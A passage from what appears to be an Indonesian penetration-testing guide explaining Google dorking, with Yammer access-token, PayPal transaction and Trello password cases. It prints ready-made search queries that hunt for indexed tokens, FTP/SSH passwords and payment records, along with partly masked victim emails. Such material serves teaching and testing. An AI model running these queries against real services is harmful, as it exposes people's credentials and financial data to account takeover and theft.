2. Hal kedua yang dilakukan yaitu mencoba untuk meng-index seluruh data yang diperoleh dari tahapan pertama supaya menjadikan data itu menjadi data yang dapat digunakan oleh pengguna.

Sebagai contoh, masing-masing vendor akan membuat algoritma sendiri yang akan memutuskan tampilan yang dibutuhkan oleh pengguna saat mereka hendak mencari suatu hal dengan keyword tertentu.

Dengan melihat konsep search engine bekerja dalam melakukan crawling terhadap data yang ada pada aplikasi, maka dapat dipastikan bahwa search engine dimaksud “tidak akan peduli” terhadap jenis data yang ada. Dan hal inilah yang hendak dibahas pada salah satu cara meraih informasi (yang bahkan sensitif), yaitu dengan memanfaatkan search engine.

9.1. Pembahasan Teknik – Kasus Pertama – Yammer Case

Secara umum, tidak dapat dipastikan bahwa suatu aplikasi industri A pasti menggunakan GET Method atau begitu pula sebaliknya. Namun ketika ada data yang dilempar dalam bentuk GET Method yang tidak diiringi dengan perlindungan terhadap crawler dari search engine, maka akan muncul kemungkinan bila data itu dapat ditarik.

Salah satu contoh sederhana yang menarik adalah terkait dengan issue pada Yammer (suatu social network buatan Microsoft yang diperuntukan kepada Corporate / Enterprise) yang ditemukan pada tahun 2013. Pada saat itu, [seorang researcher bernama Ateeq Khan berhasil menemukan kerentanan](#) yang memungkinkan dirinya untuk masuk ke dalam suatu akun tanpa harus mengetahui username dan password yang digunakan oleh korban.

Ya, teknik yang digunakan sangat sesuai dengan pembahasan ini. Ateeq memanfaatkan kekeliruan konfigurasi pada aplikasi Yammer yang belum mencegah bot untuk melakukan crawling terhadap data sensitif yang melanjut di GET Method miliknya.

Singkat cerita, Yammer memiliki API yang digunakan untuk memberikan otorisasi kepada seorang pengguna dalam membuka message (pesan). API ini pada dasarnya telah disertai dengan parameter “access_token” yang berperan sebagai identitas untuk melakukan otentifikasi. Namun sayangnya, API dimaksud belum terlindungi dengan baik sehingga berbekal sedikit keyword pada search engine, Ateeq berhasil mengenumerasi beberapa access_token yang tentu hal ini membuat dirinya dapat login ke dalam setiap akun yang tampak dari search engine.

Contoh, seorang pengguna X memiliki access_token dengan nilai NPLpzPsWdtCeXaKxBGA yang di-generate otomatis oleh Yammer. Untuk dapat membuat pengguna A terotorisasi dalam membuka pesan yang masuk ke dalamnya, maka pengguna dimaksud akan secara otomatis memperoleh dan mengunjungi tautan yang telah diserta dengan nilai dari access_token miliknya:
https://www.yammer.com/api/v1/messages?access_token=NPLpzPsWdtCeXaKxBGA

Ketika pengguna lain (katakanlah Z) berhasil memperoleh tautan dimaksud juga, maka secara otomatis, pengguna Z ini pun akan langsung dapat masuk ke akun milik pengguna X.

Lalu pertanyaannya, bagaimana cara Ateeq memperoleh tautan dimaksud dari search engine?

Cukup sederhana. Terlihat bahwa terdapat parameter “access_token” di dalam tautan (URL). Maka seorang penguji dapat menggunakan “Google Dork” (akan dibahas nanti) sederhana yang terdiri dari pencarian khusus terhadap tautan yammer.com dan pencarian khusus terhadap keyword “access_token” yang ada pada URL. Berikut ini merupakan gambarannya:

- Google Dork “Site:” digunakan untuk mencari secara spesifik akan informasi yang berasal dari tautan yang dimasukan.
- Google Dork “inurl:” digunakan untuk mencari keyword tertentu (spesifik sesuai yang ditulis) yang dapat berasal dari tautan yang telah maupun tidak ditentukan dengan dork seperti “site:”.


Rangkumannya adalah:

site:ymammer.com AND inurl:'access_token'

Keterangan umum untuk mempermudah penjelasan ini yaitu *penguji hendak mencari seluruh hal yang ada parameter “access_token” di dalam URL (GET Method) pada tautan milik Yammer.com.*

Setelahnya, Ateeq memperoleh beberapa tautan dari Google yang dapat dikunjungi langsung. Salah satunya adalah https://www.yammer.com/api/v1/messages?access_token=NPLpzPsWdtCeXaKxBGA.

Ketika diakses, akan tampak tampilan dalam bentuk XML.




```

<?xml version="1.0" encoding="UTF-8"?>
<response>
  <threaded-extended></threaded-extended>
  <messages>
    <message>
      <language nil="true"/>
      <web-urls>
        <a href="http://www.yammer.com/enterpriseleads.com/messages/289054073">http://www.yammer.com/enterpriseleads.com/messages/289054073</a>
      </web-urls>
      <body>
        <plain>(회의) 회의 마법의 건물 CHRM: ( )</plain>
        <rich>(회의) 회의 마법의 건물 CHRM: ( )</rich>
        <parsed>(회의) 회의 마법의 건물 CHRM: ( )</parsed>
      </body>
      <direct-message>false</direct-message>
      <thread-id>289054073</thread-id>
      <url>https://www.yammer.com/api/v1/messages/289054073</url>
      <sender-id>3419842</sender-id>
      <sender-type>user</sender-type>
      <network-id>160451</network-id>
      <system-message>false</system-message>
      <replied-to-id nil="true"/>
      <convo-client-sequence nil="true"/>
      <attachments/>
      <liked-by>
        <count>0</count>
        <names/>
      </liked-by>
      <privacy-public></privacy-public>
      <created-at>2013-04-18T04:29:18Z</created-at>
      <content-excerpt>(회의) 회의 마법의 건물 CHRM: ( )</content-excerpt>
      <client-type>zapier</client-type>
      <message-type>update</message-type>
      <client-url>https://zapier.com/zapbook/yammer/</client-url>
      <id>289054073</id>
    </message>
    <message>
      <language nil="true"/>
      <web-urls>

```

Gambar 62 Tampilan XML pada saat Pengaksesan

Hal yang perlu dilakukan untuk memastikan hal ini yaitu dengan mengunjungi salah satu tautan yang tampil pada XML dimaksud untuk kemudian memperoleh otorisasi otomatis ke pengguna yang ada.



Gambar 63 Mengakses Akun Pengguna Lain

Secara ringkas, dapat disimpulkan bahwa tanpa memberikan perlindungan terhadap method yang telah ditetapkan, maka ada kemungkinan bila seorang penguji dapat mengekstrak data sensitif pada suatu aplikasi untuk kemudian dapat dilanjutkan baik melakukan login secara illegal (seperti contoh ini) ataupun yang lainnya.

9.2. Sekilas Google Dork

Dikutip dari TechTarget, [Google Dork \(terkadang hanya disebut sebagai Dork\)](#) merupakan kumpulan [string \(text\) pencarian](#) yang digunakan untuk melakukan pencarian secara advance. Umumnya hal ini dilakukan untuk memperoleh hasil yang tidak terbaca secara umum di dalam suatu aplikasi.

Pada artikel yang sama, dikatakan bahwa Pengguna dapat mencari informasi yang sukar untuk dicari (secara umum) hanya dengan memasukan query yang sederhana.

“That description includes information that is not intended for public viewing but that has not been adequately protected.”

Sebagai pelengkap informasi, beberapa hal sederhana yang dapat digunakan terkait dork ini yaitu seperti site dan inurl (yang telah dijelaskan sebelumnya), type, intitle, dan intext. Untuk dapat melihat lebih rinci akan dork yang berguna untuk melakukan suatu pengujian, maka [penguji dapat merujuk pada situs exploit-db.com yang menyimpan banyak informasi akan “Google Hacking Database”](#).

9.3. Pembahasan Teknik – Kasus Kedua – PayPal Case

Pada contoh kasus kedua, maka akan dibahas mengenai issue serupa Yammer namun terjadi pada PayPal. Berbeda dengan Yammer yang memungkinkan seorang penguji dapat langsung masuk ke dalam akun milik seseorang, pada contoh issue yang terjadi di 2017 lalu, [seseorang hanya dapat mengenumerasi beberapa data transaksi umum yang terjadi antara pengguna satu dengan yang lainnya.](#)

Secara umum, ketika seorang pengguna pada PayPal hendak mengirimkan uang ke akun pengguna lain, maka PayPal akan mengirimkan beberapa parameter yang dikemas di dalam GET Method.

```
https://www.paypal.com/signin/?country.x=US&locale.x=en-US&returnUri=https://www.paypal.com/myaccount/transfer/send/external?recipient=(victim_email_address)&amount=1000.00&currencyCode=USD&payment_type=Gift&onboardData={"intent":"sendMoney","recipient":"(victim_email_address)","currency":"$","amount":"1000.00","redirect_url":"https://www.paypal.com/myaccount/transfer/send/external?recipient=(victim_email_address)&amount=1000.00&currencyCode=USD&payment_type=Gift","flow":"p2p","country":"US","locale":"en-US","sendMoneyText":"Custom message, for example is sending a money to victim_email_address"}
```

Dari yang terlihat, beberapa parameter yang dikirimkan adalah:

- **Recipient:** merupakan alamat email penerima uang yang hendak ditransfer
- **Amount:** merupakan nilai uang yang hendak dikirimkan
- **currencyCode:** merupakan mata uang yang digunakan
- **payment_type:** merupakan jenis pembayaran yang dapat berupa hadiah (gift)
- **sendMoneyText:** merupakan teks yang dapat digunakan pengguna untuk memberikan keterangan mengenai kiriman uang dimaksud

Sama seperti pada kisah Yammer, pada kesempatan ini, penguji pun cukup menggunakan Google dork untuk dapat memperoleh beberapa informasi berupa hal-hal yang “telah terjadi” dari seorang pengguna di PayPal ke pengguna lainnya.


Contoh sederhana:

```
site:paypal.com AND inurl:'payment_type='
```

```
site:paypal.com AND inurl:intent
site:paypal.com AND inurl:'sendMoneyText'
site:paypal.com AND inurl:'recipient='
site:paypal.com AND inurl:currencyCode=
site:paypal.com AND inurl:onboardData=
site:paypal.com AND inurl:sendMoney
site:paypal.com AND inurl:item_name
site:paypal.com AND inurl:counterparty
```

Sebagai catatan, penggunaan **tanda petik tunggal** (di antara keyword), lalu **sama dengan** (setelah keyword), ataupun penggunaan keduanya, tidaklah menjadi masalah. Berdasarkan hasil uji, semuanya dapat memiliki output yang berbeda.

Berikut ini merupakan salah satu contoh eksekusi dengan penggunaan keyword “sendMoneyText”.



Gambar 64 Mencoba Mengambil Informasi Pengguna Lain

Dan beberapa output dari beberapa percobaan dengan keyword berbeda yaitu sebagai berikut:

Contoh enumerasi dengan keyword “Recipient”:

- Recipient = board@silverxxxxxxxx.com ; amount = 325 USD ; sendMoneyText = Sending
board@silverxxxxxxxx.com ; payment_type = Gift

- Recipient = islandxxxxxxxx@gmail.com ; amount = 10 USD ; sendMoneyText = Sending
islandxxxxxxxx@gmail.com ; payment_type = Gift

Contoh enumerasi dengan keyword "**currencyCode**":

- Recipient = airxxxxx@xxxxx.com ; amount = 20 USD ; sendMoneyText = Sending
airxxxxx@xxxxx.com ; payment_type = Gift
- Recipient = hello@skyxxxxxxxxxx.com ; amount = 245 USD ; sendMoneyText = Sending
hello@skyxxxxxxxxxx.com ; payment_type = Gift


Contoh enumerasi dengan keyword "**recipient=**" (dengan sama dengan):

- Recipient = tablxxxxxx@yahoo.com ; amount = 308 USD ; sendMoneyText = Sending
tablxxxxxx@yahoo.com ; payment_type = Gift
- Recipient = dax@daxxxxxx.com ; amount = 30 USD ; sendMoneyText = Sending
dax@daxxxxxx.com ; payment_type = Gift


Contoh enumerasi dengan keyword "**sendMoneyText**":

- paypalme = paypalme/xxxxxxxx ; amount = 200 USD ; sendMoneyText = You are sending Ahmed xxxxxxxx US\$Â 200,00 ; locale = ar_EG
- paypalme = paypalme/xxxxxxxx ; amount = 6 USD ; sendMoneyText = You are sending Jatin xxxx \$6.00 ; locale = en_US

Dan pada kesempatan serupa, juga ditemukan cara untuk mengambil invoice milik pengguna lain tanpa harus melakukan otentifikasi dan memiliki otorisasi:



Gambar 65 Mencoba Enumerasi Invoice



Gambar 66 Contoh Salah Satu Invoice yang Diakses

Dengan demikian, maka terlihat dan terbukti bahwa seseorang dapat mengambil data (sensitif) dari suatu aplikasi yang belum melakukan konfigurasi secara tepat dalam mencegah kehadiran “crawler” dari suatu bot pada search engine.

9.4. Pembahasan Teknik – Kasus Ketiga – Trello Case

Pada contoh kasus ketiga, pembahasan akan lebih mendalam dengan pemakaian Google dork yang berbeda. Seperti yang terlihat pada dua kasus sebelumnya, eksekusi dilakukan dengan pemanfaatan dork “inurl” yang memiliki arti bahwa pencarian dilakukan terhadap keyword tertentu yang mungkin berada pada suatu tautan (berupa GET Method).

Namun apakah memungkinkan bila pencarian dilakukan dengan memeriksa “body” atau “content” dari suatu situs? Jawabannya, iya, sangat memungkinkan. Hal ini sendiri dibuktikan oleh [seorang researcher bernama Kushagra Pathak ketika memperlihatkan cara memperoleh “data sensitif” pengguna Trello dengan memanfaatkan Google dork sederhana](#).

Adapun dork yang digunakan yaitu dork “intext” yang memiliki maksud/tujuan untuk mengetahui kemungkinan adanya keyword yang dimasukan pada suatu body/konten yang ada di dalam suatu portal. Sebagai contoh yaitu:


inurl:https://trello.com AND intext:@gmail.com AND intext:password

inurl:https://trello.com AND intext:ftp AND intext:password

inurl:https://trello.com AND intext:ssh AND intext:password


Adapun penjelasannya dari masing-masing baris yaitu:

- Baris pertama memiliki maksud untuk mencari konten yang bermuatan kata sandi dari akun yang memakai domain @gmail.com.




Gambar 67 Information Disclosure via Google Dork - Intext Dork I

- Lalu baris kedua dan ketiga memiliki maksud untuk mencari konten yang bermuatan kata sandi dari layanan FTP (sebelah kiri) dan SSH (sebelah kanan).




Gambar 68 Information Disclosure via Google Dork - Intext Dork II

